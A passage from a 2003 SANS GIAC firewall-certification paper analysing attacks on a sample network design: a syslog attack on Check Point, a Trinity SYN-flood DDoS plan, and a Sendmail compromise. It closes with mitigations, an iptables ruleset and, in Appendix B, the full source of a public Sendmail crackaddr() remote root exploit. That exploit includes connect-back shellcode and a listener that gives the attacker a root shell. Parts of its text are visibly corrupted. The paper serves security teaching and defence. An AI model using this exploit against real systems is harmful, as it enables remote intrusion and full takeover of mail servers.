The echo command generates a message in syslog format, and using the netcat utility, sends this message to the firewall on the syslog port, UDP 514.

Results

To perform the attack, the IP address of the firewall must be known to the attacker. This would be difficult to obtain, unless there were configuration weaknesses in the design of the firewall, which published the IP address or allowed it to be determined with tools such as Firewalk.

Assuming the IP address of the firewall can be determined, from the Internet, the attack against the Check Point firewalls will not succeed, as syslog traffic is dropped by the border router and firewalls.

If the attack was launched internally, it will also not succeed, even though the firewall may be vulnerable. The reasons for this are:

- the firewall does not accept incoming syslog traffic, only Firewall-1 management and log traffic from the IP address of the management station;
- even if the syslog daemon is running and the firewall configuration accepted syslog traffic, the syslog daemon is most likely configured to send and not receive syslog traffic; and
- this vulnerability has been well documented in the security environment, increasing the likelihood that the patch release by Check Point would have been applied.

© SANS Institute 2003, Author retains full rights.

Denial of service attack

Overview

A denial of service attack will be performed on the GIAC network of John Riner, using 50 compromised cable/DSL modem systems. To perform this attack, the Trinity v3 tool will be used. The details on this tool have been found on the X-Force alert page of ISS²⁶, the US Department of Homeland Security²⁷ and VIGILANTE²⁸ web sites.

The Trinity tool performs an attack by using the 50 compromised systems to flood a target host. A variety of attacks can be performed, including UDP and SYN flood, fragment flood and RST flood. To perform the attack, the controlling computer communicates with the compromised systems via the Internet Relay Chat service.

Attack

The attack that we will perform will be a SYN flood attack. This attack involves bombarding the victim system with TCP SYN packets with spoofed addresses. Consequently, as the spoofed addresses are most likely invalid, the victim host will be sending SYN ACK packets without receiving the ACK packet to establish the connection. As this flood progresses, the memory structure within the operating system which holds the half-open connections will become full, stopping any further SYN packets from being received, creating a denial of service.

The hosts that will be targeted in this attack are the web server and SMTP server. We will be able to determine the IP addresses of these systems very easily, through doing an “nslookup” on the web site name, and using the “dig” and “host” commands to gather the mail (MX) records for GIAC.

Results

It is likely that the attacks on the web and SMTP servers will be successful. With his design, John Riner has blocked the unassigned address ranges at the border router, however while this will block some of the attack traffic, it will not stop the attack from being successful.

Countermeasures

While there is no “silver bullet” to stop distributed denial of service (DDoS) attacks from occurring, a number of measures can be put in place to minimise the likelihood of an organisation falling victim to an attack. These measures include the following technical options:

- blocking as much traffic at the perimeter, as John Riner has done with the blocking of packets from the unassigned address range;
- enable all forms of SYN flood protection available on network devices. Within John Riner’s network, this would include the SYNDefender option with Check Point NG and enabling the ip tcp intercept configuration on the Cisco border router using the following commands outlined by Rob Thomas²⁹ in his paper Secure IOS Template Version 3.0 08 APR 2003:

! Enable TCP Intercept to protect against SYN flooding.

ip tcp intercept list 120

! Watch the "flow" for only 60 seconds (not the default 24 hours).

ip tcp intercept connection-timeout 60

! Keep half-open sockets only 10 seconds.

ip tcp intercept watch-timeout 10

! Set the low water mark to X active opens per minute.

ip tcp intercept one-minute low <X>

! Set the high water mark to 4*X active opens per minute.

ip tcp intercept one-minute high <4X>;

- put in place rate limits on the Internet interface of the router, on the ICMP, UDP and multicast traffic, following the example described by Rob Thomas in the paper referenced above:

! Allow UDP to occupy no more than 2 Mb/s of the pipe.

rate-limit input access-group 150 2010000 250000 250000 conform-action transmit exceed-action drop

! Allow ICMP to occupy no more than 500 Kb/s of the pipe.

rate-limit input access-group 160 500000 62500 62500 conform-action transmit exceed-action drop

! Allow multicast to occupy no more than 5 Mb/s of the pipe.

rate-limit input access-group 170 5000000 375000 375000 conform-action transmit exceed-action drop

The rates selected within the commands would require a significant amount of monitoring and research on the GIAC site to function correctly.

- Other approaches can be investigated, including using third-party tools to reject the first IP packet from any IP address, and using signature-based packet filtering technology.

In addition, there are a number of other design and process areas which can assist in mitigating the risk of a denial of service attack. These processes are outlined in the paper "Managing the Threat of Denial-of-Service Attacks" by the CERT® Coordination Center³⁰ and include:

- separating critical services, through the use of DMZ's, VLAN's, single purpose servers etc;
- over provision of capacity, such as bandwidth, memory, processor, TCP buffers;
- monitor on-going operations, so that you are able to determine when an unusual event is occurring;
- developing incident response plans; and
- developing relationships with your ISP.

Internal system compromise

Target selection

With IT security, an organisation is only as secure as its weakest link. Consequently, the SMTP server that handles inbound mail for GIAC in John Riner's design has been chosen as a target to compromise, as it is running Sendmail 8.12.6. This version of Sendmail contains a remote exploitable vulnerability that can lead to an attacker getting complete control of the server. The vulnerability has Bugtraq ID #6991, and has been documented on SecurityFocus³¹ and CERT Advisory CA-2003-07 - Remote BufferOverflow in Sendmail³².

This vulnerability is message oriented, rather than connection oriented, as it is exploited by sending mail messages, rather than lower level traffic. Consequently, it cannot be controlled through packet filtering and as the message is passed throughout the organisation, can affect SMTP servers that are not directly connected to the Internet.

In addition, the CERT advisory referenced above states that "a successful attack against an unpatched sendmail system will not leave any messages in the system log."

Process to compromise

A number of exploit codes examples are available for this vulnerability from SecurityFocus³³. The example used to perform the exploitation is included in Appendix B.

To run the exploit, the code must be compiled and the IP address of the host to be compromised, entered. The exploit code generates a mail message with the data within the mail message containing the attack code. If vulnerable, the attacker is presented with a prompt on the box being compromised, with root privileges.

Results

As this vulnerability affects the version of Sendmail running in John Riner's environment, and can only be controlled by patching or upgrading the version of Sendmail, the GIAC environment will be vulnerable if these upgrades have not been performed.

To resolve the problem, Sendmail must be upgraded to version 8.12.8 or the patch applied, available from <http://www.sendmail.org>.

Appendix A – Netfilter / iptables chains & NAT information

Chains

Chain INPUT (policy DROP 0 packets, 0 bytes)

pkts	bytes	target	prot	opt	in	out	source	destination	
0	0	bad_tcp_packets	tcp	--	*	*	0.0.0.0/0	0.0.0.0/0	
0	0	ACCEPT	all	--	lo	*	127.0.0.1	0.0.0.0/0	
0	0	ACCEPT	all	--	lo	*	100.1.1.253	0.0.0.0/0	
0	0	spoofed_packets	all	--	eth0	*	0.0.0.0/0	0.0.0.0/0	
0	0	ACCEPT	all	--	*	*	0.0.0.0/0	100.1.1.253	state RELATED,ESTABLISHED
0	0	LOG	all	--	*	*	0.0.0.0/0	0.0.0.0/0	limit: avg 3/min burst 3 LOG flags 0

level 7 prefix `IPT INPUT packet died: `

Chain FORWARD (policy DROP 0 packets, 0 bytes)

pkts	bytes	target	prot	opt	in	out	source	destination	
0	0	bad_tcp_packets	tcp	--	*	*	0.0.0.0/0	0.0.0.0/0	
0	0	ACCEPT	udp	--	*	eth1	100.1.1.254	192.168.2.5	udp dpt:514 state NEW
0	0	ACCEPT	all	--	eth1	eth0	0.0.0.0/0	0.0.0.0/0	state RELATED,ESTABLISHED
0	0	ACCEPT	all	--	eth0	eth1	0.0.0.0/0	0.0.0.0/0	state RELATED,ESTABLISHED
0	0	spoofed_packets	all	--	eth0	*	0.0.0.0/0	0.0.0.0/0	
0	0	ACCEPT	tcp	--	eth0	eth1	0.0.0.0/0	192.168.1.3	tcp dpt:80 state NEW
0	0	ACCEPT	tcp	--	eth0	eth1	0.0.0.0/0	192.168.1.3	tcp dpt:443 state NEW
0	0	ACCEPT	tcp	--	eth0	eth1	0.0.0.0/0	192.168.1.2	tcp dpt:25 state NEW
0	0	ACCEPT	udp	--	eth0	eth1	0.0.0.0/0	192.168.1.2	udp dpt:53 state NEW
0	0	ACCEPT	udp	--	eth0	eth1	0.0.0.0/0	192.168.1.6	udp dpt:500
0	0	ACCEPT	esp	--	eth0	eth1	0.0.0.0/0	192.168.1.6	
0	0	ACCEPT	ah	--	eth0	eth1	0.0.0.0/0	192.168.1.6	
0	0	ACCEPT	tcp	--	eth1	*	192.168.3.0/24	0.0.0.0/0	tcp dpt:80 state NEW
0	0	ACCEPT	tcp	--	eth1	*	192.168.3.0/24	0.0.0.0/0	tcp dpt:443 state NEW
0	0	ACCEPT	tcp	--	eth1	*	192.168.1.2	0.0.0.0/0	tcp dpt:25 state NEW
0	0	ACCEPT	tcp	--	eth1	*	192.168.2.6	0.0.0.0/0	tcp dpt:80 state NEW
0	0	ACCEPT	tcp	--	eth1	*	192.168.2.6	0.0.0.0/0	tcp dpt:443 state NEW
0	0	ACCEPT	tcp	--	eth1	*	192.168.2.6	0.0.0.0/0	tcp dpt:21 state NEW
0	0	ACCEPT	tcp	--	eth1	*	192.168.2.6	0.0.0.0/0	tcp spt:20 state RELATED,ESTABLISHED
0	0	ACCEPT	udp	--	*	*	192.168.1.2	128.184.1.1	udp dpt:123
0	0	LOG	all	--	*	*	0.0.0.0/0	0.0.0.0/0	limit: avg 3/min burst 3 LOG flags 0
0	0	DROP	all	--	*	*	0.0.0.0/0	0.0.0.0/0	

level 7 prefix `IPT FORWARD packet died: `

Chain OUTPUT (policy DROP 0 packets, 0 bytes)

pkts	bytes	target	prot	opt	in	out	source	destination	
0	0	bad_tcp_packets	tcp	--	*	*	0.0.0.0/0	0.0.0.0/0	
0	0	ACCEPT	all	--	*	*	127.0.0.1	0.0.0.0/0	
0	0	ACCEPT	all	--	*	*	100.1.1.253	0.0.0.0/0	
0	0	ACCEPT	all	--	*	*	0.0.0.0/0	100.1.1.253	state RELATED,ESTABLISHED
0	0	LOG	all	--	*	*	0.0.0.0/0	0.0.0.0/0	limit: avg 3/min burst 3 LOG flags 0
level 7 prefix `IPT OUTPUT packet died: '									
0	0	DROP	all	--	*	*	0.0.0.0/0	0.0.0.0/0	

Chain bad_tcp_packets (3 references)

pkts	bytes	target	prot	opt	in	out	source	destination	
0	0	LOG	tcp	--	*	*	0.0.0.0/0	0.0.0.0/0	tcp flags:!0x16/0x02 state NEW LOG flags
0 level 4 prefix `New not syn:'									
0	0	DROP	tcp	--	*	*	0.0.0.0/0	0.0.0.0/0	tcp flags:!0x16/0x02 state NEW

Chain spoofed_packets (2 references)

pkts	bytes	target	prot	opt	in	out	source	destination
0	0	DROP	all	--	eth0	*	100.1.1.0/24	0.0.0.0/0
0	0	DROP	all	--	eth0	*	10.0.0.0/8	0.0.0.0/0
0	0	DROP	all	--	eth0	*	172.16.0.0/12	0.0.0.0/0
0	0	DROP	all	--	eth0	*	192.168.0.0/16	0.0.0.0/0
0	0	DROP	all	--	eth0	*	224.0.0.0/4	0.0.0.0/0
0	0	DROP	all	--	eth0	*	240.0.0.0/5	0.0.0.0/0

NAT table

Chain PREROUTING (policy ACCEPT)

target	prot	opt	source	destination	
DNAT	tcp	--	0.0.0.0/0	100.1.1.13	tcp dpt:80 to:192.168.1.3
DNAT	tcp	--	0.0.0.0/0	100.1.1.13	tcp dpt:443 to:192.168.1.3
DNAT	udp	--	0.0.0.0/0	100.1.1.12	udp dpt:53 to:192.168.1.2
DNAT	tcp	--	0.0.0.0/0	100.1.1.12	tcp dpt:25 to:192.168.1.2
DNAT	udp	--	0.0.0.0/0	100.1.1.20	udp dpt:514 to:192.168.2.5

Chain POSTROUTING (policy ACCEPT)

target	prot	opt	source	destination	
SNAT	all	--	0.0.0.0/0	0.0.0.0/0	to:100.1.1.253

Chain OUTPUT (policy ACCEPT)

target	prot	opt	source	destination
--------	------	-----	--------	-------------

Appendix B – Sendmail exploit code

The following code will be used to exploit the Sendmail vulnerability. It is available at <http://downloads.securityfocus.com/vulnerabilities/exploits/bysin.c>.

```

/* Sendmail <8.12.8 crackaddr() exploit by bysin */
/*      from the l33tsecurity crew      */

#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <unistd.h>
#include <netdb.h>
#include <stdio.h>
#include <fcntl.h>
#include <errno.h>

int maxarch=1;
struct arch {
    char *os;
    int angle,nops;
    unsigned long aptr;
} archs[] = {
    {"Slackware 8.0 with sendmail 8.11.4",138,1,0xbffffbe34}
};

////////////////////////////////////

#define LISTENPORT 2525
#define BUFSIZE 4096

char code[]=
/* 116 bytes */
"\xeb\x02" /* jmp <shellcode+4> */
"\xeb\x08" /* jmp <shellcode+12> */
"\xe8\x09\xff\xff" /* call <shellcode+2> */
"\xcd\x7f" /* int $0x7f */
"\xc3" /* ret */
"\x5f" /* pop %edi */
"\xff\x47\x01" /* incl 0x1(%edi) */
"\x31\xc0" /* xor %eax,%eax */
"\x50" /* push %eax */
"\x6a\x01" /* push $0x1 */
"\x6a\x02" /* push $0x2 */
"\x54" /* push %esp */
"\x59" /* pop %ecx */
"\xb0\x66" /* mov $0x66,%al */
"\x31\xdb" /* xor %ebx,%ebx */
"\x43" /* inc %ebx */
"\xff\xd7" /* call *%edi */
"\xba\xff\xff\xff" /* mov $0xffffffff,%edx */
"\xb9\xff\xff\xff" /* mov $0xffffffff,%ecx */
"\x31xca" /* xor %ecx,%edx */
"\x52" /* push %edx */
"\xba\xfd\xff\xff" /* mov $0xffffffff,%edx */
"\xb9\xff\xff\xff" /* mov $0xffffffff,%ecx */
"\x31xca" /* xor %ecx,%edx */
"\x52" /* push %edx */
"\x54" /* push %esp */
"\x5e" /* pop %esi */
"\x6a\x10" /* push $0x10 */
"\x56" /* push %esi */
"\x50" /* push %eax */
"\x50" /* push %eax */
"\x5e" /* pop %esi */
"\x54" /* push %esp */
"\x59" /* pop %ecx */

```

```

        "\xb0\x66"          /* mov     $0x66,%al          */
        "\x6a\x03"          /* push    $0x3              */
        "\x5b"              /* pop     %ebx              */
        "\xff\xd7"           /* call    %edi              */
        "\x56"              /* push    %esi              */
        "\x5b"              /* pop     %ebx              */
        "\x31\xc9"           /* xor     %ecx,%ecx         */
        "\xb1\x03"           /* mov     $0x3,%cl          */
        "\x31\xc0"           /* xor     %eax,%eax         */
        "\xb0\x3f"           /* mov     $0x3f,%al         */
        "\x49"              /* dec     %ecx              */
        "\xff\xd7"           /* call    %edi              */
        "\x41"              /* inc     %ecx              */
        "\xe2\xf6"           /* loop    <shellcode+81>    */
        "\x31\xc0"           /* xor     %eax,%eax         */
        "\x50"              /* push    %eax              */
        "\x68\x2f\x2f\x73\x68" /* push    $0x68732f2f       */
        "\x68\x2f\x62\x69\x6e" /* push    $0x6e69622f       */
        "\x54"              /* push    %esp              */
        "\x5b"              /* pop     %ebx              */
        "\x50"              /* push    %eax              */
        "\x53"              /* push    %ebx              */
        "\x54"              /* push    %esp              */
        "\x59"              /* pop     %ecx              */
        "\x31\xd2"           /* xor     %edx,%edx         */
        "\xb0\x0b"           /* mov     $0xb,%al          */
        "\xff\xd7"           /* call    %edi              */
;

void header() {
    printf("\nSendmail <8.12.8 crackaddr() exploit by bysin\n");
    printf("        from the 133tsecurity crew        \n\n");
}

void printtargets() {
    unsigned long i;
    header();
    printf("\t Target\t Addr\t\t OS\n");
    printf("\t-----\n");
    for (i=0;i<maxarch;i++) printf("\t* %d\t\t 0x%08x\t\t %s\n",i,archs[i].aptr,archs[i].os);
    printf("\n");
}

void writesocket(int sock, char *buf) {
    if (send(sock,buf,strlen(buf),0) <= 0) {
        printf("Error writing to socket\n");
        exit(0);
    }
}

void readsocket(int sock, int response) {
    char temp[BUFSIZE];
    memset(temp,0,sizeof(temp));
    if (recv(sock,temp,sizeof(temp),0) <= 0) {
        printf("Error reading from socket\n");
        exit(0);
    }
    if (response != atol(temp)) {
        printf("Bad response: %s\n",temp);
        exit(0);
    }
}

int readutil(int sock, int response) {
    char temp[BUFSIZE],*str;
    while(1) {
        fd_set readfs;
        struct timeval tm;
        FD_ZERO(&readfs);
        FD_SET(sock,&readfs);
        tm.tv_sec=1;

```

```

        tm.tv_usec=0;
        if(select(sock+1,&readfs,NULL,NULL,&tm) <= 0) return 0;
        memset(temp,0,sizeof(temp));
        if (recv(sock,temp,sizeof(temp),0) <= 0) {
            printf("Error reading from socket\n");
            exit(0);
        }
        str=(char*)strtok(temp,"\n");
        while(str && *str) {
            if (atol(str) == response) return 1;
            str=(char*)strtok(NULL,"\n");
        }
    }

}

#define NOTVALIDCHAR(c)
(((c)==0x00) || ((c)==0x0d) || ((c)==0x0a) || ((c)==0x22) || ((c)&0x7f)==0x24) || ((c)>=0x80) && ((c)<0xa0)))

void findvalmask(char* val,char* mask,int len) {
    int i;
    unsigned char c,m;
    for(i=0;i<len;i++) {
        c=val[i];
        m=0xff;
        while(NOTVALIDCHAR(c^m) || NOTVALIDCHAR(m)) m--;
        val[i]=c^m;
        mask[i]=m;
    }
}

void fixshellcode(char *host, unsigned short port) {
    unsigned long ip;
    char abuf[4],amask[4],pbuf[2],pmask[2];
    if ((ip = inet_addr(host)) == -1) {
        struct hostent *hostm;
        if ((hostm=gethostbyname(host)) == NULL) {
            printf("Unable to resolve local address\n");
            exit(0);
        }
        memcpy((char*)&ip, hostm->h_addr, hostm->h_length);
    }
    abuf[3]=(ip>>24)&0xff;
    abuf[2]=(ip>>16)&0xff;
    abuf[1]=(ip>>8)&0xff;
    abuf[0]=(ip)&0xff;
    pbuf[0]=(port>>8)&0xff;
    pbuf[1]=(port)&0xff;
    findvalmask(abuf,amask,4);
    findvalmask(pbuf,pmask,2);
    memcpy(&code[33],abuf,4);
    memcpy(&code[38],amask,4);
    memcpy(&code[48],pbuf,2);
    memcpy(&code[53],pmask,2);
}

void getrootprompt() {
    int sockfd,sin_size,tmpsock,i;
    struct sockaddr_in my_addr,their_addr;
    char szBuffer[1024];
    if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        printf("Error creating listening socket\n");
        return;
    }
    my_addr.sin_family = AF_INET;
    my_addr.sin_port = htons(LISTENPORT);
    my_addr.sin_addr.s_addr = INADDR_ANY;
    memset(&(my_addr.sin_zero), 0, 8);
    if (bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr)) == -1) {
        printf("Error binding listening socket\n");
        return;
    }
    if (listen(sockfd, 1) == -1) {

```

```

        printf("Error listening on listening socket\n");
        return;
    }
    sin_size = sizeof(struct sockaddr_in);
    if ((tmpsock = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)) == -1)
    {
        printf("Error accepting on listening socket\n");
        return;
    }
    writesocket(tmpsock, "uname -a\n");
    while(1) {
        fd_set readfs;
        FD_ZERO(&readfs);
        FD_SET(0, &readfs);
        FD_SET(tmpsock, &readfs);
        if(select(tmpsock+1, &readfs, NULL, NULL, NULL)) {
            int cnt;
            char buf[1024];
            if (FD_ISSET(0, &readfs)) {
                if ((cnt=read(0, buf, 1024)) < 1) {
                    if(errno==EWOULDBLOCK || errno==EAGAIN)
continue;

                else {
                    printf("Connection closed\n");
                    return;
                }
                write(tmpsock, buf, cnt);
            }
            if (FD_ISSET(tmpsock, &readfs)) {
                if ((cnt=read(tmpsock, buf, 1024)) < 1) {
                    if(errno==EWOULDBLOCK || errno==EAGAIN)
continue;

                else {
                    printf("Connection closed\n");
                    return;
                }
            }
            write(1, buf, cnt);
        }
    }
    close(tmpsock);
    close(sockfd);
    return;
}

int main(int argc, char **argv) {
    struct sockaddr_in server;
    unsigned long ipaddr, i, bf=0;
    int sock, target;
    char tmp[BUFSIZE], buf[BUFSIZE], *p;
    if (argc <= 3) {
        printf("%s <target ip> <myip> <target number> [bruteforce start
addr]\n", argv[0]);
        printtargets();
        return 0;
    }
    target=atol(argv[3]);
    if (target < 0 || target >= maxarch) {
        printtargets();
        return 0;
    }
    if (argc > 4) sscanf(argv[4], "%x", &bf);

    header();

    fixshellcode(argv[2], LISTENPORT);
    if (bf && !fork()) {
        getrootprompt();
        return 0;
    }
}

```

```

bfstart:
    if (bf) {
        printf("Trying address 0x%x\n",bf);
        fflush(stdout);
    }
    if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
        printf("Unable to create socket\n");
        exit(0);
    }
    server.sin_family = AF_INET;
    server.sin_port = htons(25);
    if (!bf) {
        printf("Resolving address... ");
        fflush(stdout);
    }
    if ((ipaddr = inet_addr(argv[1])) == -1) {
        struct hostent *hostm;
        if ((hostm=gethostbyname(argv[1])) == NULL) {
            printf("Unable to resolve address\n");
            exit(0);
        }
        memcpy((char*)&server.sin_addr, hostm->h_addr, hostm->h_length);
    }
    else server.sin_addr.s_addr = ipaddr;
    memset(&(server.sin_zero), 0, 8);
    if (!bf) {
        printf("Address found\n");
        printf("Connecting... ");
        fflush(stdout);
    }
    if (connect(sock, (struct sockaddr *)&server, sizeof(server)) != 0) {
        printf("Unable to connect\n");
        exit(0);
    }
    if (!bf) {
        printf("Connected!\n");
        printf("Sending exploit... ");
        fflush(stdout);
    }
    readsocket(sock,220);
    writesocket(sock,"HELO yahoo.com\r\n");
    readsocket(sock,250);
    writesocket(sock,"MAIL FROM: spiderman@yahoo.com\r\n");
    readsocket(sock,250);
    writesocket(sock,"RCPT TO: MAILER-DAEMON\r\n");
    readsocket(sock,250);
    writesocket(sock,"DATA\r\n");
    readsocket(sock,354);
    memset(buf,0,sizeof(buf));
    p=buf;
    for (i=0;i<archs[target].angle;i++) {
        *p++='<';
        *p++='>';
    }
    *p++='(';
    for (i=0;i<archs[target].nops;i++) *p++=0xf8;
    *p++=')';
    *p++=((char*)&archs[target].aptr)[0];
    *p++=((char*)&archs[target].aptr)[1];
    *p++=((char*)&archs[target].aptr)[2];
    *p++=((char*)&archs[target].aptr)[3];
    *p++=0;
    sprintf(tmp,"Full-name: %s\r\n",buf);
    writesocket(sock,tmp);
    sprintf(tmp,"From: %s\r\n",buf);
    writesocket(sock,tmp);

    p=buf;
    archs[target].aptr+=4;
    *p++=((char*)&archs[target].aptr)[0];
    *p++=((char*)&archs[target].aptr)[1];
    *p++=((char*)&archs[target].aptr)[2];
    *p++=((char*)&archs[target].aptr)[3];

```



```

for (i=0;i<0x14;i++) *p+=0xf8;
archs[target].aptr+=0x18;
*p+=(char*)&archs[target].aptr[0];
*p+=(char*)&archs[target].aptr[1];
*p+=(char*)&archs[target].aptr[2];
*p+=(char*)&archs[target].aptr[3];

for (i=0;i<0x4c;i++) *p+=0x01;
archs[target].aptr+=0x4c+4;
*p+=(char*)&archs[target].aptr[0];
*p+=(char*)&archs[target].aptr[1];
*p+=(char*)&archs[target].aptr[2];
*p+=(char*)&archs[target].aptr[3];

for (i=0;i<0x8;i++) *p+=0xf8;
archs[target].aptr+=0x08+4;
*p+=(char*)&archs[target].aptr[0];
*p+=(char*)&archs[target].aptr[1];
*p+=(char*)&archs[target].aptr[2];
*p+=(char*)&archs[target].aptr[3];

for (i=0;i<0x20;i++) *p+=0xf8;
for (i=0;i<strlen(code);i++) *p+=code[i];

*p+=0;
sprintf(tmp,"Subject: AAAAAAAAAA%s\r\n",buf);
writesocket(sock,tmp);
writesocket(sock, ".\r\n");
if (!bf) {
    printf("Exploit sent!\n");
    printf("Waiting for root prompt...\n");
    if (readutil(sock,451)) printf("Failed!\n");
    else getrootprompt();
}
else {
    readutil(sock,451);
    close(sock);
    bf+=4;
    goto bfstart;
}
}

```

© SANS Institute 2003, Author retains full rights.

List of references

¹ Further information on these vulnerabilities can be obtained from the following page of the Netfilter web site - <http://www.netfilter.org/security/index.html>

² Further technical specifications on the Dell PowerEdge 1650 server range can be found at the following web site - http://www.ap.dell.com/ap/au/en/bsd/products/model_rkopt_3_rkopt_1650.htm

³ The Center for Internet Security Linux security benchmark tool can be obtained free of charge from a registered area of the following web site - <http://www.cisecurity.org>

⁴ The Official Red Hat Linux Security Guide, Red Hat, Inc, 2002,
<http://www.redhat.com/docs/manuals/linux/RHL-8.0-Manual/security-guide/>

⁵ Updated httpd packages fix security vulnerabilities, Red Hat, Inc, 2003,
<https://rhn.redhat.com/errata/RHSA-2003-139.html>

⁶ Apache HTTP Server Version 2.0 Security Tips, Apache HTTP Server Documentation Project,
http://httpd.apache.org/docs-2.0/misc/security_tips.html

⁷ Brenton, Chris et al, 2.4 Defence In-Depth, SANS Institute, Track 2 – Firewalls, Perimeter Protection and VPNs, pages 68-72

⁸ Further details on the KPMG Global Security Survey can be obtained from the following web site - <http://www.kpmg.com/microsite/informationsecurity/index.html>

⁹ Cisco Systems, Inc, Cisco – Improving Security on Cisco Routers, 2003,
http://www.cisco.com/en/US/tech/tk648/tk361/technologies_tech_note09186a0080120f48.shtml

¹⁰ Graesser, Dana. Cisco Router Hardening Step-by-Step, Security Essentials v1.2e, 2001,
<http://www.sans.org/rr/paper.php?id=794>

¹¹ Brenton, Chris et al, 2.2 Packet Filters, SANS Institute, Track 2 – Firewalls, Perimeter Protection and VPNs, pages 149-157

¹² Andreasson, Oskar. Iptables-tutorial, 2002, <http://iptables-tutorial.frozentux.net/>

¹³ Russell, Rusty. Linux 2.4 Packet Filtering HOWTO, 24/01/2002,
<http://www.netfilter.org/documentation/HOWTO/packet-filtering-HOWTO.html>

¹⁴ Russell, Rusty. Linux netfilter Hacking HOWTO, 31/10/2001, <http://www.netfilter.org/unreliable-guides/netfilter-hacking-HOWTO/index.html>

¹⁵ Simonis, Drew et al, Check Point Next Generation Security Administration, Syngress Publishing, 2002

¹⁶ VPN-1 Clients, Check Point Software Technologies Ltd. , 2003,
http://www.checkpoint.com/products/downloads/vpn-1_clients_2002_datasheet.pdf

¹⁷ Further information on nmap can be found at the following web site - <http://www.insecure.org/nmap/>

¹⁸ Further information on Nessus can be found at the following web site - <http://www.nessus.org/>

¹⁹ Further information on hping2 can be found at the following web site - <http://www.hping.org/>

²⁰ Further information on Firewalk can be found at the following web site - <http://www.packetfactory.net/firewalk/>

²¹ A copy of the p0f tool can be obtained from the following web site - <http://www.stearns.org/p0f/>

²² Brenton, Chris et al. 2.6 Network Design and Assessment, SANS Institute, Track 2 – Firewalls, Perimeter Protection and VPNs, pages 58-63.

²³ Riner, John. GCFW Practical Version 1.8, 2003, http://www.giac.org/practical/GCFW/john_riner_GCFW.pdf

²⁴ Check Point FW-1 DoS Attack against Syslog Daemon, Beyond Security Ltd, 2003, <http://www.securiteam.com/securitynews/5XP0K0U9GK.html>

²⁵ Check Point FW-1 Syslog Daemon Unfiltered Escape Sequence Vulnerability, SecurityFocus, 2003, <http://www.securityfocus.com/bid/7161>

²⁶ Trinity v3 Distributed Denial of Service tool, Internet Security Systems Security Alert, 5 September 2000, <http://xforce.iss.net/xforce/alerts/id/advis59>

²⁷ ADVISORY 00-055, “Trinity v3/ Stacheldraht 1.666” Distributed Denial of Service Tool, 13 October 2000, <http://www.nipc.gov/warnings/advisories/2000/00-055.htm>

²⁸ How Trinity works..., VIGILANTE.com, Inc. 2003, http://www.vigilante.com/inetsecurity/advisories/trinity_v3_ddos.htm

²⁹ Thomas, Rob. Secure IOS Template Version 3.0 08 APR 2003, <http://www.cymru.com/Documents/secure-ios-template.html>

³⁰ Householder, Allan et al. Managing the Threat of Denial-of-Service Attacks, CERT® Coordination Center, v10.0, October 2001, http://www.cert.org/archive/pdf/Managing_DoS.pdf

³¹ Sendmail Header Processing Buffer Overflow Vulnerability, SecurityFocus, 2003, <http://www.securityfocus.com/bid/6991>

³² (AUSCERT ESB-2003.0134) CERT Advisory CA-2003-07 - Remote BufferOverflow in Sendmail, 4 March 2003, <http://www.its.monash.edu.au/security/auscert/2003-03/msg00002.html>

³³ bysin, Sendmail <8.12.8 crackaddr() exploit by bysin from the l33tsecurity crew, <http://downloads.securityfocus.com/vulnerabilities/exploits/bysin.c>